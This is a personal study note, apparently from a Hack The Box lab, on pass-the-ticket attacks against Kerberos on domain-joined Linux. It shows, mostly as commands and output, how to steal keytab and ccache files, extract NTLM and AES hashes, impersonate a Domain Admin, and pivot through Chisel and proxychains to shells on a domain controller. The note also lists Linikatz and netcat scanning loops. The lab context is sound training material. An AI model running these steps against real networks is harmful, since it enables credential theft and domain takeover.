----Recap PTT Kerberos Linux

dimanche 13 octobre 2024 1:13 AM

Although not common, **Linux computers can connect to Active Directory to provide centralized identity management and integrate with the organization's systems,**

A Linux computer connected to Active Directory **commonly uses Kerberos as authentication**. **we could try to find Kerberos tickets to impersonate other users and gain more access to the network.**

*Note: A Linux machine not connected to Active Directory could **use Kerberos tickets in scripts or to authenticate to the network**. It is not a requirement to be joined to the domain to use Kerberos tickets from a Linux machine.*

Lecture Part	Notes
Location for Kerberos Tickets on linux	**ccache files (credential cache) :** In most cases, **Linux machines store Kerberos tickets as ccache files in the /tmp directory.** These ccache files are protected by reading and write permissions, but a user with elevated privileges or root privileges could easily gain access to these tickets. **A credential cache** or ccache file **holds Kerberos credentials while they remain valid** and, generally, while the user's session lasts. Once a user authenticates to the domain, **a ccache file is created that stores the ticket information**. **The path to this file is placed in the KRB5CCNAME environment variable**. This variable is used by tools that support Kerberos authentication to find the Kerberos data. **KRB5CCNAME :** **By default**, the location of the Kerberos ticket is stored in the **environment variable KRB5CCNAME**. This variable can identify **if Kerberos tickets are being used** or **if the default location for storing Kerberos tickets is changed**. **keytab :** The ticket is represented as a keytab file located by default at **/etc/krb5.keytab** and can only be read by the root user. If we gain access to this ticket, we can impersonate the computer account LINUX01$.INLANEFREIGHT.HTB **A keytab is a file containing pairs of Kerberos principals and encrypted keys** (which are derived from the Kerberos password). You can **use a keytab file to authenticate to various remote systems using Kerberos without entering a password**. However, when you change your password, you must recreate all your keytab files. Usage : **Keytab files** commonly **allow scripts to authenticate automatically** using Kerberos without requiring human interaction or access to a password stored in a plain text file. For example, a script can use a keytab file to access files stored in the Windows share folder. ***Keytab files can be created on one computer and copied for use on other computers because they are not restricted to the systems on which they were initially created.***
Scenario	• we have a computer (**LINUX01**) connected to the Domain Controller. • This machine is only reachable through MS01. • To access this machine over SSH, **we can connect to MS01 via RDP** and, from there, connect to the Linux machine using SSH from the Windows command line. `C:\Users\david>hostname` `MS01` `C:\Users\david>ssh david@inlanefreight.htb@172.16.1.15` `david@inlanefreight.htb@172.16.1.15's password:` `Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)`
Identifying Linux and Active Directory Integration	We can identify if the Linux machine is domain joined using ☐ `$ realm list` `inlanefreight.htb` `type: kerberos` `realm-name: INLANEFREIGHT.HTB` `domain-name: inlanefreight.htb` `configured: kerberos-member` `server-software: active-directory` `client-software: sssd` `required-package: sssd-tools` `required-package: sssd` `required-package: libnss-sss` `required-package: libpam-sss` `required-package: adcli` `required-package: samba-common-bin` `login-formats: %U@inlanefreight.htb` `login-policy: allow-permitted-logins` `permitted-logins: david@inlanefreight.htb, julio@inlanefreight.htb` `permitted-groups: Linux Admins` *This tool is used to manage system enrollment in a domain and set which domain users or groups are allowed to access the local system resources.* • The machine is as a Kerberos member. • David and Julio are permitted to login and members of Linux Admins are permitted to login --- In Case realm is not available, we can use **sssd** or **winbind** . *https://www.2daygeek.com/how-to-identify-that-the-linux-server-is-integrated-with-active-directory-ad/* ☐ `$ ps -ef | grep -i "winbind|sssd"` `root 2140 1 0 Sep29 ? 00:00:01 /usr/sbin/sssd -i --logger=files` `root 2141 2140 0 Sep29 ? 00:00:08 /usr/libexec/sssd/sssd_be --domain inlanefreight.htb --uid 0 --gid 0 --logger=files` `root 2142 2140 0 Sep29 ? 00:00:03 /usr/libexec/sssd/sssd_nss --uid 0 --gid 0 --logger=files` `root 2143 2140 0 Sep29 ? 00:00:03 /usr/libexec/sssd/sssd_pam --uid 0 --gid 0 --logger=files`
Finding Kerberos Tickets in Linux	**Finding Keytab Files** A straightforward approach is to use find to search for files whose name contains the word keytab. When an administrator commonly creates a Kerberos ticket to be used with a script, it sets the extension to **.keytab**. Although not mandatory, it is a way in which administrators commonly refer to a keytab file. ☐ `$ find / -name *keytab* -ls 2>/dev/null` `<SNIP>` `131610 4 -rw------- 1 root root 1348 Oct 4 16:26 /etc/krb5.keytab`

```
262169  4 -rw-rw-rw-  1 root  root  216 Oct 12 15:13 /opt/specialfiles/carlos.keytab
```

*Note: To use a keytab file, **we must have read and write (rw) privileges on the file.***

Another way to find keytab files is in automated scripts configured **if the admin has not set the file name to contain with keytab** . This is using a cronjob or any other Linux service

```
carlos@inlanefreight.htb@linux01:~$ crontab -l
```

```
$ cat /home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh
```

```
#!/bin/bash
kinit  svc_workstations@INLANEFREIGHT.HTB  -k  -t  /home/carlos@inlanefreight.htb/.scripts/svc_workstations.kt
smbclient //dc01.inlanefreight.htb/svc_workstations -c 'ls'  -k -no-pass > /home/carlos@inlanefreight.htb/script-test-results.txt
```

In the above script, we notice the use of kinit, which means that Kerberos is in use. kinit allows interaction with Kerberos, and its function is to **request the user's TGT** and **store this ticket in the cache** (ccache file). **We can use kinit to import a keytab into our session and act as the user.**

In this example, we found a script importing a Kerberos ticket (svc_workstations.kt) for the user svc_workstations@INLANEFREIGHT.HTB before trying to connect to a shared folder. We'll later discuss how to use those tickets and impersonate users.

Finding ccache Files

```
$ env | grep -i krb5
```

```
KRB5CCNAME=FILE:/tmp/krb5cc_647402606_qd2Pfh
```

We can search for users who are logged on to the computer, and if we gain access as root or a privileged user, we would be able to impersonate a user using their ccache file while it is still valid.

Searching for ccache Files in /tmp

```
$ ls -la /tmp
```

```
total 68
drwxrwxrwt 13 root                root                4096 Oct  6 16:38 .
drwxr-xr-x 20 root                root                4096 Oct  6  2021 ..
-rw------- 1 julio@inlanefreight.htb  domain users@inlanefreight.htb 1406 Oct  6 16:38 krb5cc_647401106_tBswau
-rw------- 1 david@inlanefreight.htb  domain users@inlanefreight.htb 1406 Oct  6 15:23 krb5cc_647401107_Gf415d
-rw------- 1 carlos@inlanefreight.htb domain users@inlanefreight.htb 1433 Oct  6 15:43 krb5cc_647402606_qd2Pfh
```

Abusing KeyTab Files

impersonate a user using kinit.

To use a keytab file, we need to know which user it was created for.

klist is another application used to interact with Kerberos on Linux (we saw it in over pass the hash attack see step 3) . **This application reads information from a keytab file.**

Listing keytab File Information

```
klist -k -t
```

```
/opt/specialfiles/carlos.keytab
Keytab name: FILE:/opt/specialfiles/carlos.keytab
KVNO Timestamp         Principal
---- ----------------- --------------------------------------------------------
   1 10/06/2022 17:09:13 carlos@INLANEFREIGHT.HTB
```

The ticket corresponds to the user Carlos. We can now impersonate the user with kinit. **Let's confirm which ticket we are using with klist** and then **import Carlos's ticket into our session with kinit.**

*Note: **kinit is case-sensitive,** so be sure to use the name of the principal as shown in klist. In this case, the username is lowercase, and the domain name i s uppercase.*

Impersonating a User with a keytab

- **-k** : Cette option permet de **lister le contenu du fichier de clé Kerberos local** (habituellement le fichier keytab), qui contient les clés cryptographiques utilisées pour authentifier un service ou un hôte sans avoir à saisir un mot de passe.
- **-t** : Cette option affiche également les timestamps (horodatages) associés à chaque clé dans le fichier keytab, **indiquant quand les clés ont été créées ou modifiées**

```
$ klist
```

```
Ticket cache: FILE:/tmp/krb5cc_647401107_r5qiuu
Default principal: david@INLANEFREIGHT.HTB

Valid starting     Expires            Service principal
10/06/22 17:02:11  10/07/22 03:02:11  krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
        renew until 10/07/22 17:02:11
```

```
$ kinit carlos@INLANEFREIGHT.HTB -k -t /opt/specialfiles/carlos.keytab
```

```
$ klist
```

```
Ticket cache: FILE:/tmp/krb5cc_647401107_r5qiuu
Default principal: carlos@INLANEFREIGHT.HTB

Valid starting     Expires            Service principal
10/06/22 17:16:11  10/07/22 03:16:11  krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
        renew until 10/07/22 17:16:11
```

We can attempt to access the shared folder **\\dc01\carlos** to confirm our access.

```
$ smbclient //dc01/carlos -k -c ls
```

```
  .                   D        0  Thu Oct  6 14:46:26 2022
  ..                  D        0  Thu Oct  6 14:46:26 2022
  carlos.txt          A       15  Thu Oct  6 14:46:54 2022

                7706623 blocks of size 4096. 4452852 blocks available
```

Note: **To keep the ticket from the current session**, before importing the keytab, save a copy of the ccache file present in the environment variable KRB5CCNAME (-rw------- 1 **carlos@inlanefreight.htb** domain users@inlanefreight.htb 1433 Oct 6 15:43 krb5cc_647402606_qd2Pfh)

Keytab Extract

extracting the hashes from the keytab file

In the previous methode We were able to impersonate Carlos using the account's tickets to read a shared folder in the domain. **but if we want to gain access to his account on the Linux machine, we'll need his password.**

Let's use **KeyTabExtract**, a tool to extract valuable information from **502-type .keytab** files, which may be **used to authenticate Linux boxes to Kerberos**. The script will extract information such as the **realm**, **Service Principal**, **Encryption Type**, and **Hashes**.

```
$ python3  /opt/keytabextract.py  /opt/specialfiles/carlos.keytab
```

```
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
        REALM : INLANEFREIGHT.HTB
        SERVICE PRINCIPAL : carlos/
        NTLM HASH : a738f92b3c08b424ec2d99589a9cce60
        AES-256 HASH : 42ff0baa586963d9010584eb9590595e8cd47c489e25e82aae69b1de2943007f
        AES-128 HASH : fa74d5abf4061baa1d4ff8485d1261c4
```

- With the NTLM hash, **we can perform a Pass the Hash attack**.
- With the AES256 or AES128 hash, **we can forge our tickets** using Rubeus
- Or attempt to crack the hashes to obtain the plaintext password.

Note: A keytab file can contain different types of hashes and can be merged to contain multiple credentials even from differe nt users.

The most straightforward hash to crack is the NTLM hash. We can use tools like Hashcat or John the Ripper to crack it. However, a quick way to decrypt passwords is with online repositories such as https://crackstation.net/, which contains billions of passwords.

Log in as Carlos

```
$ su - carlos@inlanefreight.htb
```

```
Password:
```

```
carlos@inlanefreight.htb@linux01:~$ klist
```

```
Ticket cache: FILE:/tmp/krb5cc_647402606_ZX6KFA
Default principal: carlos@INLANEFREIGHT.HTB

Valid starting     Expires            Service principal
10/07/2022 11:01:13  10/07/2022 21:01:13  krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
        renew until 10/08/2022 11:01:13
```

Obtaining More Hashes

```
#!/bin/bash
kinit svc_workstations@INLANEFREIGHT.HTB -k -t /home/carlos@inlanefreight.htb/.scripts/svc_workstations.kt
smbclient //dc01.inlanefreight.htb/svc_workstations -c 'ls' -k -no-pass > /home/carlos@inlanefreight.htb/script-test-results.txt
```

Carlos has a cronjob that uses a keytab file named svc_workstations.kt. We can repeat the process, crack the password, and log in as svc_workstations.

Abusing Keytab ccache

To abuse a ccache file, **all we need is read privileges on the file**. These files, located in /tmp, **can only be read by the user who created them**, but if we gain root access, we could use them.

Once we log in with the credentials for the user **svc_workstations**, we can use sudo -l and confirm that the user can execute any command as root. We can use the sudo su command to change the user to root.

```
Djerbien@htb[/htb]$ ssh svc_workstations@inlanefreight.htb@10.129.204.23 -p 2222

svc_workstations@inlanefreight.htb@10.129.204.23's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)
...SNIP...

svc_workstations@inlanefreight.htb@linux01:~$ sudo -l
[sudo] password for svc_workstations@inlanefreight.htb:
Matching Defaults entries for svc_workstations@inlanefreight.htb on linux01:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:

User svc_workstations@inlanefreight.htb may run the following commands on linux01:
    (ALL) ALL
svc_workstations@inlanefreight.htb@linux01:~$ sudo su
root@linux01:/home/svc_workstations@inlanefreight.htb# whoami
root
```

As root, we need to **identify which tickets are present** on the machine, **to whom they belong**, and **their expiration time**.

```
root@linux01:~# ls -la /tmp
```

```
total 76
drwxrwxrwt 13 root                  root                  4096 Oct  7 11:35 .
drwxr-xr-x 20 root                  root                  4096 Oct  6  2021 ..
-rw------- 1 julio@inlanefreight.htb       domain users@inlanefreight.htb 1406 Oct  7 11:35 krb5cc_647401106_HRJDux
-rw------- 1 julio@inlanefreight.htb       domain users@inlanefreight.htb 1406 Oct  7 11:35 krb5cc_647401106_qMKxc6
-rw------- 1 david@inlanefreight.htb       domain users@inlanefreight.htb 1406 Oct  7 10:43 krb5cc_647401107_O0oUWh
-rw------- 1 svc_workstations@inlanefreight.htb domain users@inlanefreight.htb 1535 Oct  7 11:21 krb5cc_647401109_D7gVZF
-rw------- 1 carlos@inlanefreight.htb      domain users@inlanefreight.htb 3175 Oct  7 11:35 krb5cc_647402606
-rw------- 1 carlos@inlanefreight.htb      domain users@inlanefreight.htb 1433 Oct  7 11:01 krb5cc_647402606_ZX6KFA
```

There is one user (julio@inlanefreight.htb) to whom we have not yet gained access. We can confirm the groups to which he belongs using id.

Identifying Group Membership with the id Command

```
root@linux01:~# id julio@inlanefreight.htb
```

```
uid=647401106(julio@inlanefreight.htb) gid=647400513(domain users@inlanefreight.htb) groups=647400513(domain users@inlanefreight.htb),647400512(domain admins@inlanefreight.htb),647400572(denied rodc password replication group@inlanefreight.htb)
```

Julio is a member of the Domain Admins group. We can attempt to impersonate the user and gain access to the DC01 Domain Controller host.

To use a ccache file, we can copy the ccache file and assign the file path to the KRB5CCNAME variable.

Importing the ccache File into our Current Session

```
root@linux01:~# klist

klist: No credentials cache found (filename: /tmp/krb5cc_0)
root@linux01:~# cp /tmp/krb5cc_647401106_I8I133 .
root@linux01:~# export KRB5CCNAME=/root/krb5cc_647401106_I8I133
root@linux01:~# klist
Ticket cache: FILE:/root/krb5cc_647401106_I8I133
Default principal: julio@INLANEFREIGHT.HTB

Valid starting       Expires              Service principal
10/07/2022 13:25:01  10/07/2022 23:25:01  krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
        renew until 10/08/2022 13:25:01
root@linux01:~# smbclient //dc01/C$ -k -c ls -no-pass
  $Recycle.Bin                     DHS        0  Wed Oct  6 17:31:14 2021
  Config.Msi                       DHS        0  Wed Oct  6 14:26:27 2021
  Documents and Settings         DHSrn        0  Wed Oct  6 20:38:04 2021
  john                               D        0  Mon Jul 18 13:19:50 2022
  julio                              D        0  Mon Jul 18 13:54:02 2022
  pagefile.sys                     AHS 738197504  Thu Oct  6 21:32:44 2022
  PerfLogs                           D        0  Fri Feb 25 16:20:48 2022
  Program Files                     DR        0  Wed Oct  6 20:50:50 2021
  Program Files (x86)                D        0  Mon Jul 18 16:00:35 2022
  ProgramData                      DHn        0  Fri Aug 19 12:18:42 2022
  SharedFolder                       D        0  Thu Oct  6 14:46:20 2022
  System Volume Information        DHS        0  Wed Jul 13 19:01:52 2022
  tools                              D        0  Thu Sep 22 18:19:04 2022
  Users                             DR        0  Thu Oct  6 11:46:05 2022
  Windows                            D        0  Wed Oct  5 13:20:00 2022

                7706623 blocks of size 4096. 4447612 blocks available
```

Note: klist displays the ticket information. We must consider the values "valid starting" and "expires." If the expiration da te has passed, the ticket will not work. ccache files are temporary. They may change or expire if the user no longer uses them or during login and logout operations. (we can request one by kinit carlos@INLANEFREIGHT.HTB -k -t /opt/specialfiles/carlos.keytab)

Using Linux Attack Tools with Kerberos

Most Linux attack tools that interact with Windows and Active Directory support Kerberos authentication.

- If we use them from a domain-joined machine, **we need to ensure our KRB5CCNAME environment variable is set to the ccache file we want to use**.
- In case we are attacking from a machine that is not a member of the domain, for example, our attack host, we need **to make sure our machine can contact** the **KDC (Key Domain Controller)** or **Domain Controller**, and that domain name resolution is working.

In this scenario,

our attack host doesn't have a connection to the KDC/Domain Controller, and we can't use the Domain Controller for name resolution.

To use Kerberos, **we need to proxy our traffic via MS01** with a tool such as **Chisel** and **Proxychains** and **edit** the **/etc/hosts** file **to hardcode IP addresses of the domain** and **the machines we want to attack**.

PROXY TRAFFIC

Host File Modified

Attacker :

Djerbien@htb[/htb]$ cat /etc/hosts

```
# Host addresses

172.16.1.10     inlanefreight.htb  inlanefreight  dc01.inlanefreight.htb  dc01
172.16.1.5      ms01.inlanefreight.htb  ms01
```

Proxychains Configuration File

We need to modify our proxychains configuration file **to use socks5 and port 1080.**

Djerbien@htb[/htb]$ **cat /etc/proxychains.conf**


```
<SNIP>

[ProxyList]
socks5 127.0.0.1 1080
```

Download Chisel to our Attack Host

We must download and execute **chisel** on our attack host.

```
$ wget https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_linux_amd64.gz
$ gzip -d chisel_1.7.7_linux_amd64.gz
$ mv chisel_* chisel && chmod +x ./chisel
$ sudo ./chisel server --reverse
```

```
2022/10/10 07:26:15 server: Reverse tunneling enabled
2022/10/10 07:26:15 server: Fingerprint 58EulHjQXAOsBRpxk232323sdLHd0r3r2nrdVYoYeVM=
2022/10/10 07:26:15 server: Listening on http://0.0.0.0:8080
```



Connect to MS01 with xfreerdp

Connect to MS01 via RDP and execute chisel (located in C:\Tools).

```
$ xfreerdp /v:10.129.204.23 /u:david /d:inlanefreight.htb /p:Password2 /dynamic-resolution
```

/dynamic-resolution: *This option dynamically adjusts the resolution of the session based on the client window size.*

Execute chisel from MS01

```
C:\htb> c:\tools\chisel.exe client 10.10.14.33:8080 R:socks
```

```
2022/10/10 06:34:19 client: Connecting to ws://10.10.14.33:8080
2022/10/10 06:34:20 client: Connected (Latency 125.6177ms)
```

R:socks *indicates that the MS01 machine is establishing a reverse SOCKS proxy through Chisel, meaning the proxy server will be create d on your Kali machine, and any traffic you send through this SOCKS proxy will be routed through the MS01 machine.*

What Will Happen:

- *Once the connection is established, you can use the SOCKS proxy created on your Kali machine (10.10.14.33) to route traffic through the MS01 machine.*
- *This allows you to reach other machines that MS01 can communicate with, such as the Domain Controller (DC). Essentially, you are using the MS01 machine as a pivot point to access internal systems (like the DC) from your Kali machine.*
- *By configuring your tools (such as proxychains or your browser) to use the SOCKS proxy on your Kali machine (127.0.0.1:1080 or whatever port SOCKS is running on), you can perform actions as if you were on the MS01 machine's network.*

Setting the KRB5CCNAME Environment Variable

```
$ export KRB5CCNAME=/home/htb-student/krb5cc_647401106_I8I133
```

Impacket

To use the Kerberos ticket, we need to **specify our target machine name** (not the IP address) and **use the option -k**. If we get a prompt for a password, we can also include the option **-no-pass**.

```
Djerbien@htb[/htb]$ proxychains impacket-wmiexec dc01 -k
```

```
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  dc01:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  INLANEFREIGHT.HTB:88  ...  OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  dc01:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  INLANEFREIGHT.HTB:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  dc01:50713  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  INLANEFREIGHT.HTB:88  ...  OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands

C:\>whoami
inlanefreight\julio
```

- ***Kerberos Ticket****: Kerberos is a network authentication protocol. When you are using tools like impacket-wmiexec,* ***if a Kerberos ticket has been obtained*** *(typically* ***using kinit or automatically via Active Directory****),* ***you don't need to provide a password to authenticate*** *with the target. Instead, you use the Kerberos ticket to authenticate. The command mentions* ***using the -k option to use Kerberos authentication****.*
- ***Target Machine Name****: When using Kerberos, you need to specify the name of the target machine, not its IP address. This is because Kerberos tickets are associated with machine names, not IP addresses. In the example, dc01 is the machine name.*
- ***Proxychains****: In this command, proxychains is used to route the traffic through a proxy (often SOCKS5). This can be useful when you're on a restricted network, or trying to access a network service via a proxy. In the output, you can see proxychains successfully routing traffic through 127.0.0.1:1080 (a local proxy) to dc01 and the Active Directory domain INLANEFREIGHT.HTB on various ports like 445, 88, 135, etc.*
- ***Execution****: The command runs impacket-wmiexec, a tool from the Impacket suite, which allows you to execute commands on a remote Windows machine using Windows Management Instrumentation (WMI). After the connection is made and the semi-interactive shell is launched, the user runs the command whoami on the remote machine, and the output shows the user identity inlanefreight\julio, meaning the command was successfully executed on the remote machine.*

Evil-Winrm


To use evil-winrm with Kerberos, we need to install the Kerberos package used for network authentication. For some Linux like Debian-based (Parrot, Kali, etc.), it is called **krb5-user**. While installing, we'll get a prompt for the Kerberos **realm**. Use the domain name: **INLANEFREIGHT.HTB**, and the **KDC** is the **DC01**.

Installing Kerberos Authentication Package

```
$ sudo apt-get install krb5-user -y
```


```
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done

<SNIP>
```

Default Kerberos Version 5 realm



The Kerberos servers can be empty.

Administrative Server for your Kerberos Realm



Kerberos Configuration File for INLANEFREIGHT.HTB

In case the package **krb5-user** is already installed, we need to change the configuration file **/etc/krb5.conf** to include the following values:

```
$ cat /etc/krb5.conf
```

```
[libdefaults]
    default_realm = INLANEFREIGHT.HTB

<SNIP>

[realms]
  INLANEFREIGHT.HTB = {
    kdc = dc01.inlanefreight.htb
  }

<SNIP>
```

Now we can use evil-winrm.

Using Evil-WinRM with Kerberos

```
$ proxychains evil-winrm -i dc01 -r inlanefreight.htb
```

```
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14

Evil-WinRM shell v3.3

Warning: Remote path completions are disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  dc01:5985  ...  OK
*Evil-WinRM* PS C:\Users\julio\Documents> whoami ; hostname
inlanefreight\julio
DC01
```

Evil-WinRM **connects to a target using** the **Windows Remote Management service** combined with the **PowerShell Remoting Protocol** to establish a PowerShell session with the target. **But this is through the proxy .**

Miscellaneous

Convert ccache to kribi

If we want to use a **ccache file in Windows** or **a kirbi file in a Linux machine**, we can use **impacket-ticketConverter** **to convert them**. To use it, we specify the file we want to convert and the output filename.
Let's convert Julio's ccache file to kirbi.

Impacket Ticket Converter

```
$ impacket-ticketConverter    krb5cc_647401106_I8I133      julio.kirbi
```

```
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] converting ccache to kirbi...
[+] done
```

We can do the reverse operation by first selecting a .kirbi file.

Importing Converted Ticket into Windows Session with Rubeus

Let's use the .kirbi file in Windows.

```
C:\htb> C:\tools\Rubeus.exe  ptt   /ticket:c:\tools\julio.kirbi
```

```
 _____
(____ \     | |
 ____) )_  _| |__  _____ _   _  ___
|  __  /| || |  _ \| ___ | | | |/___)
| |  \ \| || |_) ) ____| |_| |___ |
|_|   |_|\____/|____/|_____)____/(___/

v2.1.2

[*] Action: Import Ticket
[+] Ticket successfully imported!
C:\htb> klist

Current LogonId is 0:0x31adf02

Cached Tickets: (1)

#0>     Client: julio @ INLANEFREIGHT.HTB
        Server: krbtgt/INLANEFREIGHT.HTB @ INLANEFREIGHT.HTB
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0xa1c20000 -> reserved forwarded invalid renewable initial 0x20000
        Start Time: 10/10/2022 5:46:02 (local)
        End Time:   10/10/2022 15:46:02 (local)
        Renew Time: 10/11/2022 5:46:02 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

C:\htb>dir \\dc01\julio

 Volume in drive \\dc01\julio has no label.
 Volume Serial Number is B8B3-0D72

 Directory of \\dc01\julio

07/14/2022  07:25 AM    <DIR>          .
07/14/2022  07:25 AM    <DIR>          ..
07/14/2022  04:18 PM                17 julio.txt
               1 File(s)             17 bytes
               2 Dir(s)  18,161,782,784 bytes free
```

ptt *stands for "Pass-The-Ticket," which is an attack technique* ***in which you import or "pass" a valid Kerberos ticket into the current Windows session.***

/ticket:*c:\tools\julio.kirbi* ***specifies the location of the .kirbi ticket file that you're importing.***

Linikatz

Linikatz is a tool created by Cisco's security team **for exploiting credentials on Linux machines when there is an integration with Active Directory**. In other words, **Linikatz brings a similar principle to Mimikatz to UNIX environments.**

Just like Mimikatz, to take advantage of Linikatz, **we need to be root on the machine.** This tool will **extract all credentials**, including Kerberos tickets, from different Kerberos implementations such as FreeIPA, SSSD, Samba, Vintella, etc. Once it extracts the credentials, **it places them in a folder whose name starts with linikatz.**. Inside this folder, you will find the credentials in the different available formats, including **ccache** and **keytabs**. These can be used, as appropriate, as explained above.

- [ ] `$ /opt/linikatz.sh`

LAB

Host Enumeration and discovery :

Reminder :

- [ ] `└─$ for i in 20 21 22 23 25 53 80 111 110 137 138 139 143 161 162 465 445 587 623 2049 995 993 1433 3306 1521 8080; do nc -nzv -w 1 -p 53 10.129.45.193 $i; done`

Or to check the unusual ports :

- [ ] `└─$ for i in {1..65535};do nc -nzv -w 1 -p 53 10.129.185.201 $i 2>&1 | grep -i 'open'; done`

-n: Do not perform DNS resolution.
-z: Zero-I/O mode (just checking for open ports without sending any data).
-v: Verbose mode (to print connection results).
-w 1: Wait for 1 second for a connection.

If you get a shell on machine and when you check its table of route you find a new network , and you want to know the up host on it :

- [ ] `└─$ for ip in 172.16.1.{1..254}; do ping -c 1 -W 1 $ip > /dev/null 2>&1 && echo "$ip is up"; done`

```
┌──(jerbi㉿Anonymous)-[~/HackTheBox]
└─$ for i in {1..65535}; do nc -nzv -w 1 -p 53 10.129.62.231 $i 2>&1 | grep -i 'open'; done

(UNKNOWN) [10.129.62.231] 80 (http) open
(UNKNOWN) [10.129.62.231] 135 (epmap) open
(UNKNOWN) [10.129.62.231] 139 (netbios-ssn) open
(UNKNOWN) [10.129.62.231] 445 (microsoft-ds) open
(UNKNOWN) [10.129.62.231] 1194 (openvpn) : Connection refused
(UNKNOWN) [10.129.62.231] 2222 (?) open
(UNKNOWN) [10.129.62.231] 3389 (ms-wbt-server) open
(UNKNOWN) [10.129.62.231] 5985 (?) open
```

```
vpn ×   jerbi@Anonymous: ~/HackTheBox ×   ssh ×
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2222/tcp  open  ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 71:08:b0:c4:f3:ca:97:57:64:97:70:f9:fe:c5:0c:7b (RSA)
|   256 45:c3:b5:14:63:99:3d:9e:b3:22:51:e5:97:76:e1:50 (ECDSA)
|_  256 2e:c2:41:66:46:ef:b6:81:95:d5:aa:35:23:94:55:38 (ED25519)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=MS01.inlanefreight.htb
| Not valid before: 2024-10-13T21:20:18
|_Not valid after:  2025-04-14T21:20:18
| rdp-ntlm-info:
|   Target_Name: INLANEFREIGHT
|   NetBIOS_Domain_Name: INLANEFREIGHT
|   NetBIOS_Computer_Name: MS01
|   DNS_Domain_Name: inlanefreight.htb
|   DNS_Computer_Name: MS01.inlanefreight.htb
|   DNS_Tree_Name: inlanefreight.htb
|   Product_Version: 10.0.17763
|_  System_Time: 2024-10-14T21:25:22+00:00
|_ssl-date: 2024-10-14T21:25:30+00:00; +4s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
```

We connect next through ssh to that host:

```
david@inlanefreight.htb@linux01:~$ id
uid=647401107(david@inlanefreight.htb) gid=647400513(domain users@inlanefreight.htb) groups=647400513(domain users@inlanefreight.htb)
david@inlanefreight.htb@linux01:~$
```

```
david@inlanefreight.htb@linux01:~$ ip route
default via 172.16.1.5 dev ens160 onlink
172.16.1.0/24 dev ens160 proto kernel scope link src 172.16.1.15
```

```
david@inlanefreight.htb@linux01:~$ for ip in 172.16.1.{1..254}; do ping -c 1 -W 1 $ip > /dev/null 2>&1 && echo "$ip is up"; done
172.16.1.5 is up
